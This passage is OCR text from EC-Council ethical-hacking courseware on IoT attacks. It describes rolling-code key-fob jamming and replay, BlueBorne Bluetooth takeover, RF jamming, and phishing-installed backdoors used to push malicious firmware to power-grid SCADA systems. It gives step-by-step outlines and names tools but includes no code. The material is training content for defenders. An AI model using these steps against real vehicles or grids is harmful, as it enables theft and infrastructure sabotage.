


Figure 18.10: Exploiting HVAC system

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Rolling Code Attack

- Most smart vehicles use smart locking systems that involve the transmission of an RF signal in the form of a code from a modern key fob, which locks or unlocks the vehicle, to the receiver in the vehicle
- This code that locks or unlocks a vehicle or garage is called a Rolling Code or Hopping Code
- The attacker uses a jammer to thwart the transmission of a code
- After obtaining the code, the attacker can use it to unlock and steal the vehicle



Rolling Code Attack

Most smart vehicles use smart locking systems, which include an RF signal transmitted in the form of code from a modern key fob to lock or unlock the vehicle. Here, the code sent to the vehicle is only used once and is different for every other use, which means if a vehicle receives the same code again, it rejects it.

The code that locks or unlocks a car or garage is called a rolling code or hopping code. It is used in a keyless entry system to prevent replay attacks. An eavesdropper can capture the code transmitted and later use it to unlock the garage or vehicle.

To obtain the rolling code, the attacker thwarts the transmission of a signal from the key fob to the receiver in the vehicle. This attack is performed using a jamming device that simultaneously jams the signal and sniffs the code, and the attacker later uses that code to unlock the vehicle or the garage door.

For example, given below are the steps followed by an attacker to perform a rolling-code attack:

- Victim presses car remote button and tries to unlock the car
- Attacker uses a jammer that jams the car's reception of the rolling code sent by the victim and simultaneously sniffs the first code
- The car does not unlock; victim tries again by sending a second code
- Attacker sniffs the second code
- On the second attempt by the victim, the attacker forwards the first code, which unlocks the car

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- The recorded second code is used later by the attacker to unlock and steal the vehicle

Attackers can make use of tools such as rfcat-rolljam and RFCrack to perform this attack.





Figure 18.11: Illustration of rolling-code attack

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

BlueBorne Attack

- A BlueBorne attack is performed on Bluetooth connections to gain access and take full control of the target device
- It is a collection of various techniques based on the known vulnerabilities of the Bluetooth protocol
- BlueBorne is compatible with all software versions and does not require any user interaction, precondition, or configuration, except that the Bluetooth should be activated
- After gaining access to a device, the attacker can penetrate any corporate network using that device to steal critical information about the organization and spread malware to nearby devices



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

BlueBorne Attack

A BlueBorne attack is performed on Bluetooth connections to gain access to and take full control of the target device. Attackers connect to nearby devices and exploit the vulnerabilities of the Bluetooth protocol to compromise the devices. BlueBorne is a collection of various techniques based on the known vulnerabilities of the Bluetooth protocol. This attack can be performed on multiple IoT devices, including those running operating systems such as Android, Linux, Windows, and older versions of iOS. In all operating systems, the Bluetooth process has high privileges. After gaining access to one device, an attacker can penetrate any corporate network using that device to steal critical information from the organization and spread malware to nearby devices.

BlueBorne is compatible with all software versions and does not require any user interaction, precondition, or configuration except for Bluetooth being active. This attack establishes a connection with the target Bluetooth-enabled device without even pairing with the device. Using this attack, an attacker can discover Bluetooth-enabled devices, even though they are not in an active discovery mode. Once the attacker identifies any nearby device, he/she tries to extract the MAC address and OS information to perform further exploitation on the target OS. Based on the vulnerabilities present in the Bluetooth protocol, attackers can even perform remote code execution and man-in-the-middle attacks on the target device. This attack can be performed on various IoT devices, such as smart TVs, phones, watches, car audio systems, printers, etc.

Steps to perform BlueBorne attack:

- Attacker discovers active Bluetooth-enabled devices around him/her; all Bluetooth-enabled devices can be located even if they are not in discoverable mod

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- After locating any nearby device, the attacker obtains the MAC address of the device
- Now, the attacker sends continuous probes to the target device to determine the OS
- After identifying the OS, the attacker exploits the vulnerabilities in the Bluetooth protocol to gain access to the target device
- Now the attacker can perform remote code execution or a man-in-the-middle attack and take full control of the device





Figure 18.12: Illustration of BlueBorne attack

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Jamming Attack

- Jamming is a type of attack in which the communications between wireless IoT devices are jammed so that they can be compromised
- An attacker transmits radio signals randomly with the same frequency as the sensor nodes for communication
- As a result, the network gets jammed, which disables the endpoints from sending or receiving any messages



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Jamming Attack

Jamming is a type of attack in which the communications between wireless IoT devices are jammed in order to compromise them. During this attack, an overwhelming volume of malicious traffic is sent, which results in a DoS attack to authorized users, thus obstructing legitimate traffic and making the endpoints unable to communicate with each other. Every wireless device and the wireless network are prone to this attack.

Attackers use special types of hardware and transmit radio signals randomly with the frequency at which the target device is communicating. The signals or the traffic generated by the jamming device appear as noise to wireless devices, which causes them to withhold their transmissions until the noise subsides. This results in a DoS attack that jams the network, and devices are unable to send or receive any data.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 18.13: Illustration of jamming attack

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Hacking Smart Grid/Industrial Devices: Remote Access using Backdoor

- The attacker gathers basic information about the target organization using various social engineering techniques
- The attacker sends phishing emails to the employees with malicious attachments
- When an employee opens the email and clicks on the attachment, a backdoor is automatically installed on the target system
- Using the backdoor, the attacker gains access to the private network of the organization



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Hacking Smart Grid/Industrial Devices: Remote Access using Backdoor

Attackers gather basic information about the target organization using various social engineering techniques. After obtaining information such as the email IDs of employees, an attacker sends phishing emails to the employees with a malicious attachment (e.g., a Word document). When an employee of the target organization opens the email and clicks on the attachment, a backdoor is automatically installed in the target system. Using the backdoor, the attacker gains access to the private network of the organization. For example, consider an attack on a power grid. In such an attack, after gaining access to the private network, an attacker can access the Supervisory Control and Data Acquisition (SCADA) network that controls the grid. After gaining access to the SCADA network, the attacker replaces the legitimate firmware with malicious firmware to process commands sent by the attacker. Finally, the attacker can disable the power supply to any particular place by sending malicious commands to the substation control systems from the SCADA network.

